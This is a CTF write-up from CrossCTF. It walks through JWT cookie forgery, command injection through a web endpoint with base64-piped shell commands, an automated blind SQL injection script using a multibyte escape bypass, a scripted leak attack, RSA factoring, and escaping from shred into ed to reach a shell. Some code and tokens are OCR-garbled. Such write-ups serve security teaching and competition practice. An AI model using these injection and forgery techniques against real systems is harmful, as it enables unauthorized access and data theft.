func Wallet(wallet float64, bank float64, mySigningKey []byte)
(string, error) {
```

```

    token := jwt.New(jwt.GetSigningMethod("HS256"))
    claims := make(jwt.MapClaims)
    claims["wallet"] = wallet
    claims["bank"] = bank
    claims["rand"] = rand.Uint64()
    token.Claims = claims
    tokenString, err := token.SignedString(mySigningKey)
    return tokenString, err
}

func GenerateNewWallet() (string, error) {
    walletString, err := Wallet(1337, 0, publicKey)
    return walletString, err
}

func main() {
    walletString, err := GenerateNewWallet()
    fmt.Println(walletString, err)
}

var publicKey, _ = ioutil.ReadFile("keys.rsa.pub")

```

Running the code gives us the required cookie:

```

damian@MacBook-Pro-6:~/go/src/server$ go run main.go
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJiYW5rIjowLCJyYW5kIjo1NTc3MDA2NzkxOTQ3Nzc5NDdEwLCJ3YWxsZXQiOiJlZmZd9.Gz16gvhrQVJTfXDbi43vYJJD2AEowxt68o3PYInlzbG <nil>

```

Finally, we replace the cookie in the browser with this new cookie, and voila!

GoCash! Plus

You have 1337 GoCoins in your wallet and 0 in your bank!



DEPOSIT 1 GOCOINS INTO YOUR BANK!

WITHDRAW 1 GOCOINS FROM YOUR BANK!

BUY A FLAG FOR 1337 GOCOINS!

We can now happily purchase the flag:

GoCash! Plus


You bought a flag!

CrossCTF{SORRY_I_AM_STUP!D!1!!1}

The Terminal

The second fastest challenge done in this CTF, using around 7 minutes from challenge release to flag. Guess staying up late was a good idea after all? ;)

Initial probing of the web terminal provided at the link did not return much. After all, we don't expect to have a working shell straightaway just by going to the link.




```
Welcome to The Terminal. Type 'help' to get started.

root@ctf.pwn.sg $ ls
ls: command not found
root@ctf.pwn.sg $ whoami
You are not logged in
root@ctf.pwn.sg $ uname -a
uname: command not found
root@ctf.pwn.sg $
```


The inspection of source code was supposed to take a while, but with sheer luck, we discovered an interesting url almost instantly.

```
/**
 * Posts on remote server
 */
commands.motd = function(args) {
  var result = httpGet('http://' + document.location.hostname + ':4082/file?filename' + "" + motd.txt")
  return extractMessage(result)
}
```

Reference to a filename in the url immediately leads us to consider a form of local file inclusion / read bug, which was quickly proven right.



Our attempt to read `/home/theterminal/flag` was greeted with a 500 ISE, suggesting that the file does not exist. It's CrossCTF, a challenge can't be this trivial I guess. Next, we tried reading `/proc/self/environ`, in hope of getting a glimpse of the system (sometimes the flag is there).



Gunicorn? The name sounds oddly familiar and from a google, it is obvious: this is a python server. From the number of CTFs done in the past, the likely path for the app is `app.py` (it's also in the screenshot but hey sure I am careless).

We managed to obtain the string encoded version of the source code and the `picturise` function was the most interesting.

```
@app.route("/picturise/<what>")
def pictureise(what):
    """Calls a system command and picturises it."""
    georgia_bold = 'fonts/georgia_bold.ttf'
    georgia_bold_italic = 'fonts/georgia_bold_italic.ttf'
    W, H = (400, 100) # image size
    txt = subprocess.check_output(what, shell=True).strip() # text to render
    background = (0,164,201) # white
    fontsize = 14
    font = ImageFont.truetype(georgia_bold_italic, fontsize)
    image = Image.new('RGBA', (W, H), background)
    draw = ImageDraw.Draw(image)
    w, h = font.getsize(txt)
    draw.text(((W-w)/2,(H-h)/2), txt, fill='white', font=font)
    output = StringIO.StringIO()
    image.save(output, format="PNG")
    contents = output.getvalue()
    output.close()
    response = make_response(contents)
    response.headers.set('Content-Type', 'image/png')
    return response
```

Essentially, this entry point is an arbitrary command execution function, but the command has to have no / character, for that denotes a new entry point. Simple, we just base64 encode our command and decode it server side!

The full url is:

<http://ctf.pwn.sg:4082/picturise/echo%20Y2F0lC9ob21lL3RoZXRIcm1pbmFsLyo=%20%20base64%20-d%20%20|%20sh>



P.S. In the actual CTF we dropped a reverse shell for teh lulz

RetroWeb

From the source code provided, we observed that there was heavy filtering of some common sql keywords and operators. Even more damning, however, was the use of `mysql_escape_string` which filtered crucial characters like ' and " by prepending backslashes.

Googling around to figure out how to bypass the escaping, we found the link <http://www.securityidiots.com/Web-Pentest/SQL-Injection/addslashes-bypass-sql-injection.html>, which demonstrated how we could bypass the backslash through the use of multibyte characters.

To extract the flag, we then had to do a blind sql injection while carefully avoiding the use of any filtered keywords.

After trial and error, we settled on the following input:

```
%bf%27||BINARY(MID(flag,x,1))IN(0xyy);#
```

where x is the position and 0xyy is the hex representation of the character

With that, we proceeded to automate the process of figuring out the flag, one character at a time.

```
import os

CHARS =
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM!@#$$%^
&*(){}|:;<>?_"
current_stub = "CrossCTF{"

def main2():
    global current_stub
    for char in CHARS:
        cmd = '''curl -X POST --data
username="%bf%27||BINARY(MID(flag,''' + str(len(current_stub) + 1) +
'',1))IN(''' + hex(ord(char)) + ''');#"
http://ctf.pwn.sg:8180/?search --silent'''
        ret = os.popen(cmd).read()
```

```
        if "Exists." in ret:
            current_stub += char
        return

def main():
    while True:
        print("Current stub:", current_stub)
        main2()
        if current_stub[-1] == "}":
            print("Current stub:", current_stub)
            print("Done!")
            break
main()
```

```
damian@MacBook-Pro-6:~/Desktop$ python3 sqli.py
Current stub: CrossCTF{
Current stub: CrossCTF{W
Current stub: CrossCTF{Wh
Current stub: CrossCTF{Why
Current stub: CrossCTF{Why_
Current stub: CrossCTF{Why_W
Current stub: CrossCTF{Why_W0
Current stub: CrossCTF{Why_W0u
Current stub: CrossCTF{Why_W0uL
Current stub: CrossCTF{Why_W0uLd
Current stub: CrossCTF{Why_W0uLd_
Current stub: CrossCTF{Why_W0uLd_A
Current stub: CrossCTF{Why_W0uLd_An
Current stub: CrossCTF{Why_W0uLd_Any
Current stub: CrossCTF{Why_W0uLd_Any0
Current stub: CrossCTF{Why_W0uLd_Any0n
Current stub: CrossCTF{Why_W0uLd_Any0ne
Current stub: CrossCTF{Why_W0uLd_Any0ne_
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_W
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_We
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_Web
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_Web?
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_Web?!
Current stub: CrossCTF{Why_W0uLd_Any0ne_<3_Web?!}
Done!
```

This gave us the flag CrossCTF{Why_W0uLd_Any0ne_<3_Web?!}

Crypto

Fitblips

Running the given netcat command, we get a dump of the source code.

Examining it, we understand that we are to provide a hex-encoded string (without the “0x”s) as a password, followed by a number of iterations “user_times”.

The aim appeared then to be to reduce the variable called “result”, which is initially set to $\text{len}(\text{flag.flag}) * 8 * \text{user_times}$, to 0.

So how exactly is it reduced? The code has a function called check which counts the number of bits the entered password and the flag have in common. This value is then subtracted from result in each iteration.

We noted that the program returns the elapsed time, and returns early in the check function, suggesting the possibility of a timing attack. However, since the program also returns the value of result, we can easily see how close our password is to matching the flag.

We can then simply guess the flag character by character, by first starting with the password “CrossCTF{“ and repeatedly appending the character that gives the smallest result value. We automated the process using pwntools.

```
from pwn import *

context.log_level = 'error'
context.timeout = 10

def hexify(data):
    ret = ""
    for c in data:
        ret += hex(ord(c))
    ret = ret.replace("0x", "")
    return ret
```

```

def extract(data):
    data = data.decode("utf-8")
    return int(data[data.find("(")+1:data.find(")"]])

CHARS =
"1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM!@#$$%^
&*(){}|:<>?_ "
current_stub = "CrossCTF{"

def test(data):
    conn = remote("ctf.pwn.sg", 4003)

    conn.recvuntil("Password: ")

    conn.sendlineafter("Password: ", hexify(current_stub + data))

    conn.sendlineafter("How many times do you want to test: ", "1")

    conn.recvline()
    return conn.recvline()

def main():
    global current_stub
    smallest = extract(test(""))
    small_char = "?"
    for char in CHARS:
        ret = test(char)
        num = extract(ret)
        if num < smallest:
            smallest = num
            small_char = char

    current_stub += small_char
    if smallest <= 0:
        print("FOUND FLAG: ", current_stub)
        exit(0)

while True:

```

```
print("Current stub:", current_stub)
main()
```

Leaving the code to run, we eventually obtained the flag, although it took multiple runs as the code kept facing EOF errors.

```
damian@MacBook-Pro-6:~/Desktop$ python3 timing.py
Current stub: CrossCTF{
Current stub: CrossCTF{t
Current stub: CrossCTF{t1
Current stub: CrossCTF{t1m
Current stub: CrossCTF{t1m1
Current stub: CrossCTF{t1m1n
Current stub: CrossCTF{t1m1ng
Current stub: CrossCTF{t1m1ng_
Current stub: CrossCTF{t1m1ng_a
Current stub: CrossCTF{t1m1ng_at
Current stub: CrossCTF{t1m1ng_att
Current stub: CrossCTF{t1m1ng_att4
Current stub: CrossCTF{t1m1ng_att4c
```

```
damian@MacBook-Pro-6:~/Desktop$ python3 timing.py
Current stub: CrossCTF{t1m1ng_att4c
Current stub: CrossCTF{t1m1ng_att4ck
Current stub: CrossCTF{t1m1ng_att4ck5
Current stub: CrossCTF{t1m1ng_att4ck5_
Current stub: CrossCTF{t1m1ng_att4ck5_r
Current stub: CrossCTF{t1m1ng_att4ck5_r_
Current stub: CrossCTF{t1m1ng_att4ck5_r_4
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_t
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_d
```

```
damian@MacBook-Pro-6:~/Desktop$ python3 timing.py
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_d
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_d3
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_d3v
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_d3vi
Current stub: CrossCTF{t1m1ng_att4ck5_r_4_th3_d3vil
FOUND FLAG: CrossCTF{t1m1ng_att4ck5_r_4_th3_d3vil}
```

This gave us the flag CrossCTF{t1m1ng_att4ck5_r_4_th3_d3vil}.

BabyRSA3

This challenge began with hours of frantic googling, ranging from terms such as "inverse totient function" to "get n from phi n and d". Of course, this yield no results. Finally, it came to us that we can factor phi(n). Kudos to Departamento de Matemáticas, Universidad Autónoma de Madrid for providing us with the SageCell math service!

Type some Sage code below and press Evaluate.

```
1 phi = 25744472610420721576721354142700666534585707423276540379553111662924462766649397845238736588395849560582824664399879219093936415146333463826035714;  
2 factor(phi)
```

Evaluate

```
2^2 * 7^2 * 34699211 * 20803842127 * 554326130243 * 954936382567 * 3437359753563183690466086515164030303834714156755256760572241617036027082239938715507278943
```

Since $\phi(n) = (p-1)(q-1)$, we will have to find out which of these factors make up the two numbers. The algorithm is as such:

For set in all possible subsets of factors:

```
p_minus_one = product of all factors in set  
if is_prime(p_minus_one + 1) and is_prime((phi / p_minus_one)+1)  
    print p_minus_one
```

Easier said than done. Our initial implementation in python was way too slow, so we resorted to using c and libgmp (inspired by the challenge 'perfect'). It turns out (after much confusion) that there is more than one set of solutions to such a problem. (i.e. p and q can have multiple candidates).

p =
3872229313642879015425284305724830100395672707494952957719945604586769
7108322483530078386035415819596731525703830806512587046507522321691571
685703379119439599767387969283 was proven to be the correct solution from our manual testing (there were only ~5 pairs of factors?).

The flag when decoded gives:

CrossCTF{Pub7ic_prlv4te_K3ys_4_R5A_t33ns}

Purpose: Calculate possible p and q pairs

```
#include <gmp.h>
#include <stdio.h>
#include <math.h>
mpz_t phi;
int check_pq(mpz_t p) {
    int res;
    mpz_t q;

    mpz_init(q);
    mpz_set_ui(q, 0);

    mpz_cdiv_q(q, phi, p);
    mpz_add_ui(q, q, 1);
    mpz_add_ui(p, p, 1);
    if (mpz_probab_prime_p(q, 50) && mpz_probab_prime_p(p, 50)) res =
1;
    else res = 0;
    mpz_clear(q);
    return res;
}
int main(){
    mpz_init(phi);
    mpz_set_str(phi,
"25744472610420721576721354142700666534585707423276540379553111662924
462766649397845238736588395849560582824664399879219093936415146333463
826035714360316647265405615591383999147878527778914526369981160444050
742606139799706884875928674153255909145624833489266194817757115584913
491575124670523917871310421296173148930930573096639196103714702234087
492", 10);
    int factorcount = 22;
    //char *factors[] = {"2", "3", "4", "5"};
    char *factors[] = {"2", "2" , "333600482773" , "1973804930501" ,
"1984419944251" , "2767687179787" , "3639128890921" , "3680247726403"
, "4065711354007" , "4754509728797" , "6060693342503" ,
"6438418759151" , "6545600536253" , "6579600728639" , "6672422609813"
, "6938103821809" , "7230980905199" , "7265658595571" ,
"8313722160551" , "9220079755217" , "9566431650679" ,
```

```

"22934986159900715116108208953020869407965649891682811237375888393869
22876088484808070018553110125686555051"};
    int uplimit = pow(2, factorcount);
    mpz_t p, divisor;
    mpz_init(p);
    mpz_init(divisor);
    for (int i = 1; i < uplimit; i++) {
        mpz_set_ui(p, 1);
        for (int j = 0; j <= factorcount - 1; j++) {
            if (1<<j & i) {
                mpz_set_str(divisor, factors[j], 10);
                mpz_mul(p, p, divisor);
            }
        }
        if (check_pq(p)) {
            gmp_printf("%d %Zd\n", i, p);
            //break;
        }
        //gmp_printf("%d %Zd\n", i, p);
    }
}

```

Purpose: Actual decryption code

```

p=3872229313642879015425284305724830100395672707494952957719945604586
769710832248353007838603541581959673152570383080651258704650752232169
1571685703379119439599767387969283-1
phi =
257444726104207215767213541427006665345857074232765403795531116629244
627666493978452387365883958495605828246643998792190939364151463334638
260357143603166472654056155913839991478785277789145263699811604440507
426061397997068848759286741532559091456248334892661948177571155849134
915751246705239178713104212961731489309305730966391961037147022340874
92
q = int((phi/p))+1
p+=1
n = p * q
print q
def power(a, b, m):

```

```

    d = 1
    k = len(b.bits()) - 1
    for i in range(k, -1, -1):
        d = (d * d) % m
        if (b >> i) & 1:
            d = (d * a) % m
    return d

print is_prime(p)
print is_prime(q)
print (p-1)*(q-1) == phi

c =
549954179318245891657223554917681684266824117426645250451311306075543
687867796780107396931888657877126180884656777182651394133948923590330
859688466908274308233819448474263014131060471111788564322964273254477
560522544029263486597109952589574697861739742457465864513958837401772
007599117182087312625883030645132654138475080660519547009819446298549
4
d =
156644491023831237412564928236378531351252148073847422395495701313366
624332689930018933385790814476609165481710288881822005879028323211643
151763367922295294886265564388382743575073272955908735401522377065723
287318853820334670684570386703893417640405154755561031589171331558682
004922426194734518483833509241926967739585925305653972020862000039364
47
res = power(c, d, n)
import binascii
print binascii.unhexlify(hex(res).replace('0x', '').replace('L', ''))

```

Misc

The Evilness

This was a pretty interesting challenge, wasn't as easy as the organisers said IMO. Connecting to the server, we get a piece of python code. To put it simply, we have a string:

'/usr/bin/shred ' and we have to replace a single character within the string, concatenate it with a temporary file containing the "flag" (as we later find out) and obtain the flag.

We were pretty stumped by this challenge, and after much futile attempts, we decided to host a local version of the server and run a fuzzer on it. After all, brute forcing locally is not against the competition rules!

This was proven to have little results, but I noticed some interesting output from the server side.

```
sh: 2: red: not found
red: not foundn/s
sh: 1: /usr/bin/s
                red: not found
sh: 1: /usr/bin/s
                red: not found
sh: 1: /usr/bin/sh0ed: not found
sh: 1: /usr/bin/sh1ed: not found
```

To me, even though the red command was not found, I vaguely remember seeing it on linux before and tried the command on a Ubuntu VPS. To my surprise, it worked! The rest was rather straightforward after googling. The payload is as such, corrupt r with ; , so that we drop to the ed editor.

```
Here comes the shredder! (/usr/bin/shred /tmp/cartoon-FGrVRE.dat)
11
0x3b
sh: 1: /usr/bin/sh: not found
Newline appended
62
,p
LOL YOU THOUGHT THIS WOULD BE SO EASY? GET A SHELL YOU DWEEB.
!sh
ls /home/theevilness
flag
flag.py
requirements.txt
theevilness.py
cat /home/theevilness/flag
CrossCTF{it5_th3_r34ln3ss_th3_r3alness}
█
```

Choose Your Own Adventure 2

Running the given command leads us to a void, where we obtain the following integers:

```
1068077148
1805536572
1005526689
1727990831
1301214146
428181300
1107313295
2147483648
993912976
778615823
1090848777
```

After the given hints, we realised that as floats and integers had differing representations, a float and int with the same binary value could have different numerical values. Hence, we deduced that we would have to convert the integers into floats to extract anything of meaning.

We used the website <https://www.h-schmidt.net/FloatConverter/IEEE754.html> for conversion, and obtained the following corresponding set of numbers.

```
1.324717998504638671875
382750017045873589716254720
0.0072973524220287799835205078125
602214100383781913362432
299792448
1.3806485790997104415954991003866268034494524385991098824888467788696
2890625E-23
32.064998626708984375
-0
0.0028977729380130767822265625
5.29177222874377406469648121856153011322021484375E-11
8.31446170806884765625
```

A quick glance through the numbers revealed that there were some interesting values. For example, the number that immediately stood out was 299792448, the speed of light (in m s^{-1}). With some googling, we then sought to extract the significance of the remaining values. In the end we labelled each number as follows:

1.324717998504638671875 [Plastic Number]
382750017045873589716254720 [Luminosity of the sun]
0.0072973524220287799835205078125 [Fine structure constant]
602214100383781913362432 [Avogadro's Constant]
299792448 [Speed of Light]
1.38064857909971044159549910038662680344945243859910988248884677886962890625E-23 [Boltzman Constant]
32.064998626708984375 [Molar mass of sulfur]
-0 [ZERO]
0.0028977729380130767822265625 [Wien's constant]
5.29177222874377406469648121856153011322021484375E-11 [Bohr radius]
8.31446170806884765625 [Molar Gas Constant]

To obtain a numeric flag from these, we realised that we would have to extract further meaning from these seemingly disparate values. The one thing they all had in common, however, was that they had some symbol(s) associated with them owing to their importance.

Putting together the symbols, we obtained the words: $\rho L_{\odot} \alpha N_A c k S[0] b a_0 R$

This was an obvious reference to \hbar , the reduced planck's constant. We then went to obtain the value of \hbar (in SI Units), $1.054571800(13) \times 10^{-34}$.

Using the same website from before, we converted the float into binary, before converting the binary to an integer. This gave us the flag: 118238520.

Mobile

Human Powered Flag Generator

Playing with the app, we found that clicking on the button increments our current level progress, and upon the completion of each level, we got another chunk of the flag. However, there is one major catch: the increment gradually decreases to become impossibly slow.

Decompiling the application with the online tool <http://www.javadecompilers.com/apk> and examining the resultant source code reveals the algorithm: The flag stub for each level is given by the last 3 non-zero digits of $(5! * 5^2! * 5^3! * \dots * 5^{2^{\text{level}}!})$. Needless to say, there was no bruteforcing that, since the last level, 12, would require the calculation of $5^{4096!}$.

However we realised that WolframAlpha was able to conveniently provide us with the last few non-zero digits. Furthermore, we only need to preserve the last 3 digits of each individual factorial at best, if we only require the last 3 digits of their product.

We decided to whip up a quick script using python and the requests library to pull the required information from WolframAlpha, and let it run. A couple of factorials in, however, we realised that for some mathematical reason, the last few digits had a pattern to them. In particular, they cycled through 984, 88, 16 & 912.

With this revelation, we then quickly wrote a new script to calculate the required flag.

```
def trim(n):
    while n % 10 == 0:
        n //= 10
    n %= 1000
    n += 1000
    return str(n)[1:]

d = {}
d[1] = 12
ARR = [984, 88, 16, 912]
ptr = 0
```

```
for x in range(2, 4097):
    d[x] = ARR[ptr]
    ptr = (ptr + 1) % 4

print("CrossCTF{", end = "")

for x in range(1, 12 + 1):
    _max = 2 ** x + 1
    ans = 1
    for y in range(1, _max):
        ans *= d[y]
    ans = trim(ans)
    print(ans, end="")

print("}")
```

Running the program gives us the flag:

CrossCTF{808664096416256736896016456136696616}

Sanity

Sanity

Clearly, the string was base64 encoded. Decoding, we got

```
}thg1lhs4lf_ym_r0oy_3su4C{FTCssorC.
```

Reversing it gave us the flag CrossCTF{C4us3_yo0r_my_fl4shl1ght}.